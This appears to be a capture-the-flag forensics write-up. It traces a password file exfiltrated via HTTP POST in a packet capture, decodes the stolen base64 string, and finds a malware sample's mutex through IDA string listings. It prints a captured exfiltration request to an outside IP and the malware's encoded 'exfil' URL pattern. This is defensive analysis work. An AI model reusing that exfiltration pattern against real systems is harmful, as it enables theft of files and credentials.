
Solution:

Knowing the attacker exfiltrated **ics-pw.txt**, go to back to where it was found on the pcap file **2018-08-10_14-39-00.pcap.** Filter the packets to find the text file (ip.addr == 52.95.251.150 && http.request.method == POST).




```
ip.addr == 52.95.251.150 && http.request.method == POST

o.    Time         Source        Destination     Protocol Length Info
79348 1550.577705  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79377 1555.741568  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79395 1560.890302  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79415 1566.069359  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79460 1571.249139  192.168.1.10  52.95.251.150   HTTP     74 POST /%65%78%66%69%6c/4E63C887BCF2/c:%5Cusers%5Casarea%5Cdesktop%5Cics-pw.txt
79466 1571.591122  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79501 1576.678259  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79538 1581.810455  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79573 1586.974893  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79601 1592.122964  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79633 1597.239621  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
79652 1602.388638  192.168.1.10  52.95.251.150   HTTP     61 POST /4E63C887BCF2 HTTP/1.1
```

Click on the packet woth the text file. Look at the Packet bytes pane and notice a data string was posted out.



```
0000  50 4f 53 54 20 2f 25 36  35 25 37 38 25 36 36 25   POST /%6 5%78%66%
0010  36 39 25 36 63 2f 34 45  36 33 43 38 38 37 42 43   69%6c/4E 63C887BC
0020  46 32 2f 63 3a 25 35 43  75 73 65 72 73 25 35 43   F2/c:%5C users%5C
0030  61 73 61 72 65 61 25 35  43 64 65 73 6b 74 6f 70   asarea%5 Cdesktop
0040  25 35 43 69 63 73 2d 70  77 2e 74 78 74 20 48 54   %5Cics-p w.txt HT
0050  54 50 2f 31 2e 31 0d 0a  43 6f 6e 6e 65 63 74 69   TP/1.1·· Connecti
0060  6f 6e 3a 20 4b 65 65 70  2d 41 6c 69 76 65 0d 0a   on: Keep -Alive··
0070  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69   User-Age nt: Mozi
0080  6c 6c 61 2f 35 2e 30 20  28 57 69 6e 64 6f 77 73   lla/5.0  (Windows
0090  20 4e 54 20 31 30 2e 30  3b 20 57 69 6e 36 34 3b    NT 10.0 ; Win64;
00a0  20 78 36 34 29 20 41 70  70 6c 65 57 65 62 4b 69    x64) Ap pleWebKi
00b0  74 2f 35 33 37 2e 33 36  20 28 4b 48 54 4d 4c 2c   t/537.36  (KHTML,
00c0  20 6c 69 6b 65 20 47 65  63 6b 6f 29 20 43 68 72    like Ge cko) Chr
00d0  6f 6d 65 2f 35 31 2e 30  2e 32 37 30 34 2e 37 39   ome/51.0 .2704.79
00e0  20 53 61 66 61 72 69 2f  35 33 37 2e 33 36 20 45    Safari/ 537.36 E
00f0  64 67 65 2f 31 34 2e 31  34 33 39 33 0d 0a 43 6f   dge/14.1 4393··Co
0100  6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 32 30   ntent-Le ngth: 20
0110  0d 0a 48 6f 73 74 3a 20  35 32 2e 39 35 2e 32 35   ··Host:  52.95.25
0120  31 2e 31 35 30 0d 0a 0d  0a 53 55 4e 54 49 43 30   1.150··· ·SUNTIC0
0130  67 53 47 55 33 4d 33 46  50 59 7a 6c 36            gSGU3M3F PYzl6
```

The string is encoded in base64. Decode using Cybercheg. The decoded version is **ICS - He73qOc9z**. Assume the password is the secong half of the decoded string.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

length: 21
lines: 2

```
SUNTIC0gSGU3M3FPYzl6
```

time: 0ms
length: 15
lines: 1

```
ICS - He73qOc9z
```

Answer: He73qOc9z


Erge 17

What mutex does the malware create?

Solution:


"A mutex is a program object that is created so that multiple program thread can take turns sharing the same resource, such as access to a file."

Looking at **main.exe** in IDA, like on Erge_15, soon after System\CurrentControlSet\Services, there comes up **ApiPortection**.



```
.rdata:0...  00000022  C    SYSTEM\\CurrentControlSet\\Service
.rdata:0...  00000012  C    opening key: %ld\n
.rdata:0...  0000000A  C    ImagePath
.rdata:0...  00000018  C    error setting key: %ld\n
.rdata:0...  00000008  C    key %s\n
.rdata:0...  00000014  C    file does not exist
.rdata:0...  0000000A  uni...  POST
.rdata:0...  00000011  C    %65%78%66%69%6c/
.rdata:0...  0000000A  C    error %d\n
.rdata:0...  0000000A  C    error %d\n
.rdata:0...  0000000A  uni...  POST
.rdata:0...  0000000E  C    %65%6e%75%6d/
.rdata:0...  00000012  C    deque<T> too long
.rdata:0...  0000000E  C    ApiPortection
.rdata:0...  0000000B  C    error: %d\n
```

After ApiPortection is first seen then there's a string that says "something already running." Knowing that mutex makes it so that multiple programs share the same source. Then infer that ApiPortection is the answer.



```
000000E  C     ApiPortection
000000B  C     error: %d\n
000001A  C     something already running
0000008  C     LolWare
000001B  C     StartServiceCtrlDispatcher
0000008  C     LolWare
000001B  C     RegisterServiceCtrlHandler
0000008  C     LolWare
0000012  C     %s failed with %d
0000008  C     LolWare
0000012  C     Unknown exception
000000F  C     bad allocation
0000015  C     bad array new length
000000E  C     bad exception
000003C  uni...  api-ms-win-core-fibers-l1-1-1
000003A  uni...  api-ms-win-core-synch-l1-2-0
0000012  uni...  kernel32
0000010  uni...  api-ms-
0000010  uni...  ext-ms-
```

Answer: ApiPortection